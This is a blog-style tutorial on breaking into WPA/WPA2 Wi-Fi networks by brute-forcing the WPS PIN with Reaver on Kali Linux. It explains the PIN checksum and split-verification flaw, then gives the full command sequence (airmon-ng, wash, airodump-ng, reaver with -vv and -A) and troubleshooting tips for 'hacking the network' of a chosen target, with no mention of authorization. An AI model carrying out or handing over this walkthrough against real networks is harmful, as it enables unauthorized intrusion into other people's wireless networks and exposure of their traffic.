          Now hacking WPA/WPA2 is a very tedious job in most cases. A dictionary attack may take days, and still might not succeed. Also, good dictionaries are huge. An exhaustive bruteforce including all the alphabets (uppercase lowercase) and numbers, may take years, depending on password length. Rainbow tables are known to speed things up, by completing a part of the guessing job beforehand, but the output rainbow table that needs to be downloaded from the net is disastrously large (can be 100s of GBs sometimes). And finally the security folks were at peace. But it was not over yet, as the new WPA technology was not at all easy for the users to configure. With this in mind, a new security measure was introduced to compliment WPA. Wifi Protected Setup (WPS). Now basically it was meant to make WPA even tougher to crack, and much easier to configure (push a button on router and device connects). However, it had a hole, which is now well known, and tools like reaver can exploit it in a single line statement. It still might take hours, but it is much better than the previous scenario in which months of brute-forcing would yield no result.


          Here's what wikipedia says about WPS-
          Created by the Wi-Fi Alliance and introduced in 2006, the goal of the protocol is to allow home users who know little of wireless security and may be intimidated by the available security options to set up Wi-Fi Protected Access, as well as making it easy to add new devices to an existing network without entering long passphrases. Prior to the standard, several competing solutions were developed by different vendors to address the same need. A major security flaw was revealed in December 2011 that affects wireless routers with the WPS feature, which most recent models have enabled by default. The flaw allows a remote attacker to recover the WPS PIN in a few hours with a brute-force attack and, with the WPS PIN, the network's WPA/WPA2 pre-shared key. Users have been urged to turn off the WPS feature, although this may not be possible on some router models.

           Working Of WPS

          Now while most of the things are the same as in WPA, there is a new concept of using pins for authentication. So basically, the client sends 8 digit pins to the access point, which verifies it and then allows the client to connect. Now a pin has 8 digits, and only contains numbers, so its a possible target for bruteforece. Under normal bruteforcing of WPA passwords, you have to consider the fact that there may be number, alphabets, and sometimes symbols (and more than 8 letters). This make the task a billion billion times tougher. However, we can try thousands of keys per second, which make it a tad bit easier. Now in WPS, there is a delay because we have to wait for APs response, and we may only try a few keys per second (practically the best I've seen on my PC is 1 key per 2 sec). Basically, 8 digits and 10 possibilities per digit (0-9) make it 10^8 (interpret ^ as raised to the power of)seconds if we assume one key per second. Now that'll be years. So, where is this taking us? The answer is, there are flaws in this technology that can be used against it. 
          • The 8th digit is a checksum of first 7 digits. 10^7 possibilities, i.e. one-tenth time. Two months, still a way to go.
          • The pin number for verification goes in two halves, so we can independently verify the first four and the last four digits. And believe me, its easy to guess 4 digits correct two times, than to guess 8 correct digits at once. Basically, the first half would take 10^4 guess and the second would take 10^3.
          Now the guesses would be 10^4 + 10^3 (not 10^4 *10 ^3). Now we need 11,000 guesses.
          So that'll take 3 hours approximately. And that's all the combinations, and most probably the correct pin will not be the last combination, so you can expect to reach the result earlier. However, the assumption is that bruteforcing will take place at a key per second. My personal best is a key every 2 seconds, and yours might drop to as low as a key every 10 seconds. 


          How to carry out the attack

          Now it might have been tough to carry out this attack at some point in history, but now, its a breeze. If you have all the prerequisites, then hacking the network would be as easy as
          reaver -i <interface-name> -b <BSSID of target>
          And if you are already familiar with hacking WEP, then just go to your Kali Linux terminal and type the above command (replacing what needs to be replaced). Leave your machine as is, come back 10 mins later, check the progress (must be 1% or  something), and go take a nap. However, if you're a newbie, then tag along.

          Kali Linux

          First off, you need to have Kali linux (or backtrack) up and running on your machine. Any other Linux distro might work, but you'll need to install Reaver on your own. Now if you don't have Kali Linux installed, you might want to go to this page, which will get you started on hacking with Kali Linux. (Reaver has a known issue : Sometimes it doesn't work with Virtual Machines, and you might have to do a live boot using live CD or live USB of Kali Linux. See the last section of this post on = troubleshooting by scrolling down a bit)

          Information Gathering

          Now you need to find out the following about you target network-
          • Does it have WPS enabled. If not, then the attack will not work.
          • The BSSID of the network.
          Now to check whether the network has WPS enabled or not, you can either use wash or just use the good old airodump-ng. Wash is specifically meant to check whether a network has WPS enabled or not, and thereby is much easier to use. Here are the steps-

          • Set your wireless interface in monitor mode- 
          airmon-ng start wlan0

          •  Use wash (easy but sometimes unable to detect networks even when they have wps enabled). If any network shows up there, it has WPS enabled.
          wash -i mon0

          This will show all the networks with WPS enabled

          This is an error which I haven't figured out yet. If you see it, then you'll have to do some howework, or move on to airodump method. Update :  wash -i mon0 --ignore-fcs  might solves the issue.


          • Use airodump-ng. It will show all networks around you. It tells which of them use WPA. You'll have to assume they have WPS, and then move to next steps.
          airodump-ng mon0
          None of them has WPS enabled, just saying.

          BSSID of the network - Now irrespective of what you used, you should have a BSSID column in the result that you get. Copy the BSSID of the network you want to hack. That's all the information you need.

          So by now you must have something like XX:XX:XX:XX:XX:XX, which is the BSSID of your target network. Keep this copied, as you'll need it.

          Reaver

          Now finally we are going to use Reaver to get the password of the WPA/WPA2 network. Reaver makes hacking very easy, and all you need to do is enter-
          reaver -i mon0 -b XX:XX:XX:XX:XX:XX 
          Explanation = i  - interface used. Remember creating a monitor interface mon0 using airmon-ng start wlan0. This is what we are using. -b species the BSSID of the network that we found out earlier.
          This is all the information that Reaver need to get started. However, Reaver comes with many advanced options, and some are recommended by me. Most importantly, you should use the -vv option, which increases the verbosity of the tool. Basically, it writes everything thats going on to the terminal. This helps you see whats happening, track the progress, and if needed, do some troubleshooting.  So final command should be-
          reaver -i mon0 -b XX:XX:XX:XX:XX:XX -vv
          After some hours, you will see something like this. The pin in this case was intentionally 12345670, so it was  hacked in 3 seconds.


          Here is an extra section, which might prove useful (or more like consoling, to let you know you are not the only one who is having troubles)

          Known problems that are faced - Troubleshooting

          1. As in the pic above, you saw the first line read "Switching wlan0 to channel 6". (Yours will be mon0 instead of wlan0). Sometimes, it keeps switching interfaces forever.
          2. Sometimes it never gets a beacon frame, and gets stuck in the waiting for beacon frame stage.
          3. Sometimes it never associates with the target AP.
          4. Sometimes the response is too slow, or never comes, and a (0x02) or something error is displayed.
          In most cases, such errors suggest-
          1. Something wrong with wireless card.
          2. AP is very choosy, won't let you associate.
          3. The AP does not use WPS.
          4. You are very far from the AP.
          Possible workarounds-
          1. Sometimes, killing naughty processes helps. (see pictures below)
          2. Move closer to target AP
          3. Do a fakeauth using aireplay-ng (Check speeding up WEP hacking) and tell Reaver not to bother as we are already associated using -A (just add -A at the end of your normal reaver code)
          4. If you are using Kali Linux in Vmware, try booting into Kali using USB. I don't know why, but sometimes internal adapters work wonders, and can't be used from inside of a VM. In my case, booting up from USB and using internal adapter increased the signal strength and speeded up the bruteforce process. Update : It has nothing to do with internal adapter. I have verified my observation with various hackers, and it is now a known problem with Reaver. It does not work well inside Virtual machines. It is recommended that you do a live boot.
          processes causing problems

          Kill 'em all

          All that I have written above (the troubleshooting section) is based on personal experience, and might not work. All the problems mentioned above, are well known on forums, and no 100% working solution could be found anywhere (I do my homework before posting). If you are aware of solution to any of these, do comment (anonymous comments are enabled)